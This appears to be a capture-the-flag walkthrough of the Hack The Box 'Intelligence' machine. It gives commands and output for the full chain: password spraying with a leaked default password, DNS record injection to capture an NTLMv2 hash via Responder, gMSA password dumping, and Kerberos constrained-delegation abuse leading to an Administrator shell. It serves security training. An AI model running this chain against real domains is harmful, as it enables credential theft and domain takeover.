

Intelligence

Perform Nmap Scan

```
nmap -sV -vv -sC T-IP -oN nmap
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS
Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft
IIS httpd 10.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-title: Intelligence
|_ http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF3
82C05846AA
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft
Windows Kerberos (server time: 2026-04-25 14:02:40Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft
Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain: intelligence.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft
Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?     syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain: intelligence.htb, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Host script results:

```
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41024/tcp): CLEAN (Timeout)
|   Check 2 (port 59757/tcp): CLEAN (Timeout)
|   Check 3 (port 56957/udp): CLEAN (Timeout)
|   Check 4 (port 7283/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
|_clock-skew: 6h59m56s
| smb2-time:
|   date: 2026-04-25T14:03:08
|_   start_date: N
```


First we checked basic info like port 445, 389, 135 but found nothing of interest.

Then we moved to port 80

Port 80



look around the webapp found nothing so moved to directory bruteforcing using feroxbuster



```
feroxbuster -u http://10.129.95.154/
```

Found 2 files

```
200 GET 56l 165w 1850c http://10.129.95.154/documents/scripts.js
200 GET 1l 44w 2532c http://10.129.95.154/documents/jquery.easing.min.js
200 GET 8l 29w 28898c http://10.129.95.154/documents/favicon.ico
200 GET 106l 659w 26989c http://10.129.95.154/documents/demo-image-01.jpg
200 GET 208l 768w 47856c http://10.129.95.154/documents/2020-01-01-upload.pdf
200 GET 209l 800w 48542c http://10.129.95.154/documents/2020-12-15-upload.pdf
200 GET 2l 1297w 89476c http://10.129.95.154/documents/jquery.min.js
200 GET 492l 2733w 186437c http://10.129.95.154/documents/demo-image-02.jpg
301 GET 2l 10w 154c http://10.129.95.154/documents => http://10.129.95.154/d
ocuments/
403 GET 29l 92w 1233c http://10.129.95.154/documents/
200 GET 5l 14833w 1194960c http://10.129.95.154/documents/all.js
200 GET 9914l 18815w 190711c http://10.129.95.154/documents/styles.css
200 GET 6l 716w 84152c http://10.129.95.154/documents/bootstrap.bundle.min.js
200 GET 129l 430w 7432c http://10.129.95.154/
301 GET 2l 10w 154c http://10.129.95.154/Documents => http://10.129.95.154/D
ocuments/
[>] - 18s 3986/90019 7m found:15 errors:1
[#>] - 18s 1606/30000 88/s http://10.129.95.154/
[>] - 15s 1487/30000 102/s http://10.129.95.154/documents/
[>] - 7s 854/30000 126/s http://10.129.95.154/Documents/
```

downloaded them but found nothing

used exiftool to get the metadata of the file and found usernames

```
(sheru@kali)-[~/htb/machines/Intelligence]
$ exiftool 2020-12-15-upload.pdf.crdownload
ExifTool Version Number      : 13.44
File Name                    : 2020-12-15-upload.pdf.crdownload
Directory                    : .
File Size                    : 27 kB
File Modification Date/Time   : 2026:04:25 12:16:57+05:00
File Access Date/Time        : 2026:04:25 12:16:57+05:00
File Inode Change Date/Time   : 2026:04:25 12:18:01+05:00
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension           : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.5
Linearized                   : No
Page Count                   : 1
Creator                      : Jose.Williams
```

```
(sheru@kali)-[~/htb/machines/Intelligence]
$ exiftool 2020-01-01-upload.pdf.crdownload
ExifTool Version Number      : 13.44
File Name                    : 2020-01-01-upload.pdf.crdownload
Directory                    : .
File Size                    : 27 kB
File Modification Date/Time   : 2026:04:25 12:17:32+05:00
File Access Date/Time        : 2026:04:25 12:17:32+05:00
File Inode Change Date/Time   : 2026:04:25 12:18:01+05:00
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension           : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.5
Linearized                   : No
Page Count                   : 1
Creator                      : William.Lee
```

Now used these users to check for AS-REP roasting but failed

```
impacket-GetNPUsers -no-pass -dc-ip DC-IP intelligence.htb/
username
```

```

(sheru@kali)-[~/htb/machines/Intelligence]
$ impacket-GetNPUsers -no-pass -dc-ip 10.129.95.154 intelligence.htb/Jose.Williams
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for Jose.Williams
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set

(sheru@kali)-[~/htb/machines/Intelligence]
$ 10.129.95.154

(sheru@kali)-[~/htb/machines/Intelligence]
$ impacket-GetNPUsers -no-pass -dc-ip 10.129.95.154 intelligence.htb/William.Lee
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for William.Lee
[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set

(sheru@kali)-[~/htb/machines/Intelligence]
$ █

```

Now we looked closely to pdf file naming style and wrote the bash loop to print all the pdf from 2020-01-01 to 2020-12-31 and saved them in the file

```

for i in $(seq 1941 2304 ); do date --date="$i day ago" +%Y
-%m-%d.upload.pdf; done > files-wordlist.txt

```

```
2020-12-31.upload.pdf
2020-12-30.upload.pdf
2020-12-29.upload.pdf
2020-12-28.upload.pdf
2020-12-27.upload.pdf
2020-12-26.upload.pdf
2020-12-25.upload.pdf
2020-12-24.upload.pdf
2020-12-23.upload.pdf
2020-12-22.upload.pdf
2020-12-21.upload.pdf
2020-12-20.upload.pdf
2020-12-19.upload.pdf
2020-12-18.upload.pdf
2020-12-17.upload.pdf
2020-12-16.upload.pdf
2020-12-15.upload.pdf
2020-12-14.upload.pdf
:
```

Now we used wget with the for loop to download the files

```
for i in $(cat files-wordlist.txt); do wget http://10.129.9
5.154/documents/$i; done
```

```
(sheru@kali)-[~/htb/machines/Intelligence]
$ for i in $(cat files-wordlist.txt); do wget http://10.129.95.154/documents/$i; done
--2026-04-25 20:22:49-- http://10.129.95.154/documents/2020-12-31-upload.pdf
Connecting to 10.129.95.154:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2026-04-25 20:22:51 ERROR 404: Not Found.

--2026-04-25 20:22:51-- http://10.129.95.154/documents/2020-12-30-upload.pdf
Connecting to 10.129.95.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25109 (25K) [application/pdf]
Saving to: '2020-12-30-upload.pdf'

2020-12-30-upload.pdf 100%[=====>] 24.52K 18.5KB/s in 1.3s
2026-04-25 20:22:53 (18.5 KB/s) - '2020-12-30-upload.pdf' saved [25109/25109]
```

Now we will use exiftool to get the metadata of all the pdfs we downloaded and just print the Creator

```
exiftool *.pdf | grep Creator | awk '{print $3}'
```

```
(sheru@kali)-[~/htb/machines/Intelligence/pdfs]
$ exiftool *.pdf | grep Creator | awk '{print $3}'
William.Lee
Scott.Scott
Jason.Wright
Veronica.Patel
Jennifer.Thomas
Danny.Matthews
David.Reed
Stephanie.Young
Daniel.Shelton
Jose.Williams
John.Coleman
Jason.Wright
```

Saved these users in a file as worlist of users .

No we will dump the ext from the pdf so for this we will convert pdf to text with tool called pdftotext

```
for i in $(ls); do pdftotext $i; done
```

after that use below command to look for lines that contains word password and also print 5 line above and below it

```
cat *.txt | grep -i password -A 5 -B 5
```

```
New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.
```

Found password

Method 2 for getting the pdfs from the web (ChatGPT)

```
import requests
from datetime import datetime, timedelta

BASE_URL = "http://intelligence.htb/documents/"
START_DATE = "2020-01-01"
END_DATE = "2021-03-27"

OUTPUT_DIR = "pdfs"

import os
os.makedirs(OUTPUT_DIR, exist_ok=True)

start = datetime.strptime(START_DATE, "%Y-%m-%d")
end = datetime.strptime(END_DATE, "%Y-%m-%d")

current = start

while current <= end:
    date_str = current.strftime("%Y-%m-%d")
    url = f"{BASE_URL}{date_str}-upload.pdf"
    filename = f"{OUTPUT_DIR}/{date_str}-upload.pdf"

    try:
        r = requests.get(url, timeout=5)
```



```

if r.status_code == 200:
    with open(filename, "wb") as f:
        f.write(r.content)
    print(f"[+] Downloaded: {url}")
else:
    print(f"[-] Missing: {url}")

except requests.exceptions.RequestException as e:
    print(f"[!] Error: {url} -> {e}")

current += timedelta(days=1)

```

```

(sheru@kali) - [~/htb/machines/Intelligence/pdfs]
$ ls
2020-01-01-upload.pdf 2020-03-13-upload.pdf 2020-06-03-upload.pdf 2020-07-24-upload.pdf 2020-10-05-upload.pdf 2021-01-14-upload.pdf
2020-01-02-upload.pdf 2020-03-17-upload.pdf 2020-06-04-upload.pdf 2020-08-01-upload.pdf 2020-10-19-upload.pdf 2021-01-25-upload.pdf
2020-01-04-upload.pdf 2020-03-21-upload.pdf 2020-06-07-upload.pdf 2020-08-03-upload.pdf 2020-11-01-upload.pdf 2021-01-30-upload.pdf
2020-01-10-upload.pdf 2020-04-02-upload.pdf 2020-06-08-upload.pdf 2020-08-09-upload.pdf 2020-11-03-upload.pdf 2021-02-10-upload.pdf
2020-01-20-upload.pdf 2020-04-04-upload.pdf 2020-06-12-upload.pdf 2020-08-19-upload.pdf 2020-11-06-upload.pdf 2021-02-13-upload.pdf
2020-01-22-upload.pdf 2020-04-15-upload.pdf 2020-06-14-upload.pdf 2020-08-20-upload.pdf 2020-11-10-upload.pdf 2021-02-21-upload.pdf
2020-01-23-upload.pdf 2020-04-23-upload.pdf 2020-06-15-upload.pdf 2020-09-02-upload.pdf 2020-11-11-upload.pdf 2021-02-25-upload.pdf
2020-01-25-upload.pdf 2020-05-01-upload.pdf 2020-06-21-upload.pdf 2020-09-04-upload.pdf 2020-11-13-upload.pdf 2021-03-01-upload.pdf
2020-01-30-upload.pdf 2020-05-03-upload.pdf 2020-06-22-upload.pdf 2020-09-05-upload.pdf 2020-11-24-upload.pdf 2021-03-07-upload.pdf
2020-02-11-upload.pdf 2020-05-07-upload.pdf 2020-06-25-upload.pdf 2020-09-06-upload.pdf 2020-11-30-upload.pdf 2021-03-10-upload.pdf
2020-02-17-upload.pdf 2020-05-11-upload.pdf 2020-06-26-upload.pdf 2020-09-11-upload.pdf 2020-12-10-upload.pdf 2021-03-18-upload.pdf
2020-02-23-upload.pdf 2020-05-17-upload.pdf 2020-06-28-upload.pdf 2020-09-13-upload.pdf 2020-12-15-upload.pdf 2021-03-21-upload.pdf
2020-02-24-upload.pdf 2020-05-20-upload.pdf 2020-06-30-upload.pdf 2020-09-16-upload.pdf 2020-12-20-upload.pdf 2021-03-25-upload.pdf
2020-02-28-upload.pdf 2020-05-21-upload.pdf 2020-07-02-upload.pdf 2020-09-22-upload.pdf 2020-12-24-upload.pdf 2021-03-27-upload.pdf
2020-03-04-upload.pdf 2020-05-24-upload.pdf 2020-07-06-upload.pdf 2020-09-27-upload.pdf 2020-12-28-upload.pdf
2020-03-05-upload.pdf 2020-05-29-upload.pdf 2020-07-08-upload.pdf 2020-09-29-upload.pdf 2020-12-30-upload.pdf
2020-03-12-upload.pdf 2020-06-02-upload.pdf 2020-07-20-upload.pdf 2020-09-30-upload.pdf 2021-01-03-upload.pdf

```

Now we will use below command to print the Creator of each pdf file

```

for f in *.pdf; do exiftool -Creator -s3 "$f"; done

```

```
└─$ for f in *.pdf; do exiftool -Creator -s3 "$f"; done
William.Lee
Scott.Scott
Jason.Wright
Veronica.Patel
Jennifer.Thomas
Danny.Matthews
David.Reed
Stephanie.Young
Daniel.Shelton
Jose.Williams
John.Coleman
Jason.Wright
Jose.Williams
Daniel.Shelton
Brian.Morris
Jennifer.Thomas
Thomas.Valenzuela
Travis.Evans
Samuel.Richardson
Richard.Williams
David.Mcbride
Jose.Williams
John.Coleman
William.Lee
Anita.Roberts
Brian.Baker
Jose.Williams
David.Mcbride
Kelly.Long
John.Coleman
Jose.Williams
```

save them into a file now we will examine the files one by one

New Account Guide

Welcome to Intelligence Corp!

Please login using your username and the default password of:
NewIntelligenceCorpUser9876

After logging in please change your password as soon as possible.

Internal IT Update

There has recently been some outages on our web servers. Ted has gotten a script in place to help notify us if this happens again.

Also, after discussion following our recent security audit we are in the process of locking down our service accounts.

Spray

Now we will use cme to look whether any of the user in wordlist has this password that we found in a pdf

```
crackmapexec smb 10.129.95.154 -u ../usersuser_list.txt -p NewIntelligenceCorpUser9876
```

```
SMB 10.129.95.154 445 DC [-] intelligence.htb\Nicole.Brock:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\William.Lee:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\Travis.Evans:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\David.McBride:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\Jessica.Moody:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.129.95.154 445 DC [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

and yes we got a hit

```
crackmapexec smb 10.129.95.154 -u Tiffany.Molina -p NewIntelligenceCorpUser9876 --shares
```

```
(sheru@kali)-[~/htb/machines/Intelligence/pdfs]
$ crackmapexec smb 10.129.95.154 -u Tiffany.Molina -p NewIntelligenceCorpUser9876 --shares
SMB      10.129.95.154    445    DC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (s
lse)
SMB      10.129.95.154    445    DC          [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB      10.129.95.154    445    DC          [+] Enumerated shares
SMB      10.129.95.154    445    DC          Share              Permissions           Remark
SMB      10.129.95.154    445    DC          ADMIN$             Remote Admin
SMB      10.129.95.154    445    DC          C$                 Default share
SMB      10.129.95.154    445    DC          IPC$               Remote IPC
SMB      10.129.95.154    445    DC          IT                 READ
SMB      10.129.95.154    445    DC          NETLOGON           Logon server share
SMB      10.129.95.154    445    DC          SYSVOL             Logon server share
SMB      10.129.95.154    445    DC          Users              READ

(sheru@kali)-[~/htb/machines/Intelligence/pdfs]
$ smbclient -U Tiffany.Molina '\\10.129.95.154\IT
Password for [WORKGROUP\Tiffany.Molina]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Mon Apr 19 05:50:55 2021
..               D            0   Mon Apr 19 05:50:55 2021
downdetector.ps1 A         1046 Mon Apr 19 05:50:55 2021

        3770367 blocks of size 4096. 1456148 blocks available
smb: \> get downdetector.ps1
getting file \\downdetector.ps1 of size 1046 as downdetector.ps1 (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \>
```

so we enumerated the sharees and found that we have READ access to few shares

Users Share

```

3770367 blocks of size 4096. 1447037 blocks available
smb: \Tiffany.Molina\> cd Desktop
smb: \Tiffany.Molina\Desktop\> ls
.                DR          0   Mon Apr 19 05:51:46 2021
..               DR          0   Mon Apr 19 05:51:46 2021
user.txt         AR         34   Sat Apr 25 18:59:30 2026

```

Got user.txt which contains user flag

IT

```

└─$ smbclient -U Tiffany.Molina \\10.129.95.154/IT
Password for [WORKGROUP\Tiffany.Molina]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D            0   Mon Apr 19 05:50:55 2021
..                              D            0   Mon Apr 19 05:50:55 2021
downdetector.ps1               A          1046  Mon Apr 19 05:50:55 2021

3770367 blocks of size 4096  1447037 blocks available

```

Found a file downloaded this file and found this

```
(sheru@kali)-[~/htb/machines/Intelligence/pdfs]
$ cat downdetector.ps1
**# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name
-like "web*") {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if($_.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($rec
ord.Name) is down"
}
} catch {}
}
```

The script goes into LDAP and gets a list of all the computers, and then loops over the ones where the name starts with “web”. It will try to issue a web request to that server (with the running users’s credentials), and if the status code isn’t 200, it will email Ted.Graves and let them know that the host is down. The comment at the top says it is scheduled to run every five minutes.

Attack Explanation

In this attack, we are abusing how Active Directory–integrated DNS and Windows authentication trust each other. The environment has a scheduled PowerShell script that automatically looks up all DNS records starting with “web” from AD and sends an HTTP request to each one using the system’s default credentials. Because of the `-UseDefaultCredentials` option, Windows automatically attaches the user’s NTLM authentication when making the request, without asking for a password.

Since DNS records are stored inside Active Directory and a low-privileged user (Tiffany.Molina) has permission to modify or create them, we can create or change a DNS entry like `web-xyz` and point it to our own machine. When the scheduled task runs, it resolves this malicious DNS record and sends an HTTP request to our attacker-controlled system instead of a real internal server. At this point, Windows believes it is communicating with a legitimate internal service and automatically performs NTLM authentication, leaking the user’s NTLMv2 hash to us.

We capture this hash using a tool like Responder or a listener on our machine, and then we can crack it offline to recover the user’s password. This turns a simple DNS misconfiguration and trusted automation script into a full credential theft attack, where DNS control leads to forced authentication and ultimately domain user compromise.

```
python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewI
ntelligenceCorpUser9876 --action add --record websheru.inte
lligence.htb --data <ATT_IP> --type A 10.129.95.154
```

```
(sheru@kali)-[~/tools/krbrelayx]
$ python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876
--action add --record websheru.intelligence.htb --data 10.10.14.82 --type A 10.129.95
.154
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

and start responder and wait for some time you will get the NTLMv2 hash of Ted.Graves


```
[*] Version: Responder 3.1.7.0  
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>  
[*] To sponsor Responder: https://paypal.me/PythonResponder  
  
[+] Listening for events ...  
  
[HTTP] NTLMv2 Client      : 10.129.95.154  
[HTTP] NTLMv2 Username    : intelligence\Ted.Graves  
[HTTP] NTLMv2 Hash        : Ted.Graves::intelligence:8f0df5647b131fab:CFFA3609D836D50A533  
5567267F76BCE:0101000000000000379243AE0CD5DC01B2824A5D73582AAD00000000200080055005600  
5000440001001E00570049004E002D0039004D004D00490049005400380055004800510030000400140055  
005600500044002E004C004F00430041004C0003003400570049004E002D0039004D004D00490049005400  
380055004800510030002E0055005600500044002E004C004F00430041004C000500140055005600500044  
002E004C004F00430041004C000800300030000000000000000000000000002000009416D175ABEE76DF0927  
8C964B7725C4B41AB1E0D48086FB1C653D9A6783BD0A0A01000000000000000000000000000000000000  
003C004800540050002F00770065006200730068006500720075002FE0069006E00740065006C006C00  
6900670065006E00630065002E00680074006200000000000000000000
```

crack the hash with hashcat using module 5600

[illegible]

Now we can run bloodhound to gather info about the domain

```
bloodhound-python -c ALL -u Tiffany.Molina -p NewIntelligen
ceCorpUser9876 -d intelligence.htb -dc intelligence.htb -ns
10.129.95.154
```



SVC_INT\$@INTELLIGENCE.HTB is a Group Managed Service Account. The group ITSUPPORT@INTELLIGENCE.HTB can retrieve the password for the GMSA SVC_INT\$@INTELLIGENCE.HTB.

Group Managed Service Accounts are a special type of Active Directory object, where the password for that object is managed by and automatically changed by Domain Controllers on a set interval (check the MSDS-ManagedPasswordInterval attribute).

The intended use of a GMSA is to allow certain computer accounts to retrieve the password for the GMSA, then run local services as the GMSA. An attacker with control of an authorized principal may abuse that privilege to impersonate the GMSA.

```
(sheru@kali)-[~/tools/gMSADumper]
$ python3 gMSADumper.py -u ted.graves -p Mr.Teddy -l intelligence.htb -d intelligence.htb
Users or groups who can read password for svc_int$:
> DC$
> itsupport
svc_int$::9e1d80d749feb638de168b576612e990
svc_int$:aes256-cts-hmac-sha1-96:ebc6ec9b5e2f7e248acb72c0aca7078bd9243ccd2baddf821551282504d8d416
svc_int$:aes128-cts-hmac-sha1-96:f7e5f4dbb0dffa92e7c9d2cfae1e6bc
```

Now we can move further I tried to crack the hash but failed then i looked back at bloodhound and saw that user svc_int\$ has AllowedToDelegate on dc.intelligence.htb

AllowedToDelegate Abuse

Help: AllowedToDelegate

Info

Windows Abuse

Linux Abuse

Opsec

Refs

The user SVC_INT\$@INTELLIGENCE.HTB has the constrained delegation privilege to the computer DC.INTELLIGENCE.HTB.

The constrained delegation primitive allows a principal to authenticate as any user to specific services (found in the msds-AllowedToDelegateTo LDAP property in the source node tab) on the target computer. That is, a node with this privilege can impersonate any domain principal (including Domain Admins) to the specific service on the target host. One caveat- impersonated users can not be in the "Protected Users" security group or otherwise have delegation privileges revoked.

An issue exists in the constrained delegation where the service name (sname) of the resulting ticket is not a part of the protected ticket information, meaning that an attacker can modify the target service name to any service of their choice. For example, if msds-AllowedToDelegateTo is "HTTP/host.domain.com", tickets can be modified for LDAP/HOST/etc. service names, resulting in complete server compromise, regardless of the specific service listed.

Close

For this specific Situation we will try Linux abuse as I checked with cme that it can't access winrm or rdp so let's move further...

Help: AllowedToDelegate

Info

Windows Abuse

Linux Abuse

Opsec

Refs

In the following example, **victim** is the attacker-controlled account (i.e. the hash is known) that is configured for constrained delegation. That is, **victim** has the "HTTP/PRIMARY.testlab.local" service principal name (SPN) set in its msds-AllowedToDelegateTo property. The command first requests a TGT for the **victim** user and executes the S4U2self/S4U2proxy process to impersonate the "admin" user to the "HTTP/PRIMARY.testlab.local" SPN. The alternative sname "cifs" is substituted in to the final service ticket. This grants the attacker the ability to access the file system of PRIMARY.testlab.local as the "admin" user.

```
getST.py -spn 'HTTP/PRIMARY.testlab.local' -impersonate 'admin' -altservice 'cifs' -hashes :2b576acbe6bcfda7294d6bd18041b8fe 'domain/victim'
```

Close

for -spn we will use below info that shows to what service, we are allowed to delegate and in our case it is www

Last Logon	Wed, 30 Jun 2021 00:56:22 GMT
Last Logon (Replicated)	Wed, 30 Jun 2021 00:56:22 GMT
Enabled	True
AdminCount	False
Compromised	False
Password Never Expires	False
Cannot Be Delegated	False
ASREP Roastable	False
Allowed To Delegate	WWW/dc.intelligence.htb

```
getST.py -dc-ip DC-IP -spn www/dc.intelligence.htb -hashes :9e1d80d749feb638de168b576612e990 -impersonate Administrator intelligence.htb/svc_int$
```

```
(sheru@kali)-[~/tools/gMSADumper]
$ getST.py -dc-ip 10.129.95.154 -spn www/dc.intelligence.htb -hashes :9e1d80d749feb638de168b576612e990 -impersonate administrator intelligence.htb/svc_int
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

our machine time $\neq$ Domain Controller time

Kerberos is **very strict**:

- Even ~5 minutes difference $\rightarrow$ authentication fails

So we will fix it with ntpdate

First use below command

```
sudo service virtualbox-guest-utils stop
```

Then use this

```
sudo ntpdate <DC-IP>
```

And now you are good to go to run getST.py again

```
getST.py -dc-ip 10.129.95.154 -spn www/dc.intelligence.htb  
-hashes :9e1d80d749feb638de168b576612e990 -impersonate admini  
nistrator intelligence.htb/svc_int
```

```
now = datetime.datetime.utcnow() + datetime.timedelta(da  
[*] Requesting S4U2Proxy  
[*] Saving ticket in administrator.ccache
```

Now run below command and you will get the shell

```
KRB5CCNAME=administrator.ccache psexec.py -k -no-pass admin  
istrator@dc.intelligence.htb
```

```
C:\Users\Administrator\Desktop> dir  
Volume in drive C has no label.  
Volume Serial Number is E3EF-EBBD  
  
Directory of C:\Users\Administrator\Desktop  
  
04/18/2021  05:51 PM    <DIR>          .  
04/18/2021  05:51 PM    <DIR>          ..  
04/25/2026  06:59 AM                34 root.txt  
                1 File(s)                34 bytes  
                2 Dir(s)  5,940,432,896 bytes free  
  
yuC:\Users\Administrator\Desktop type root.txt  
e64342ca8f2419790d9036663094262c
```

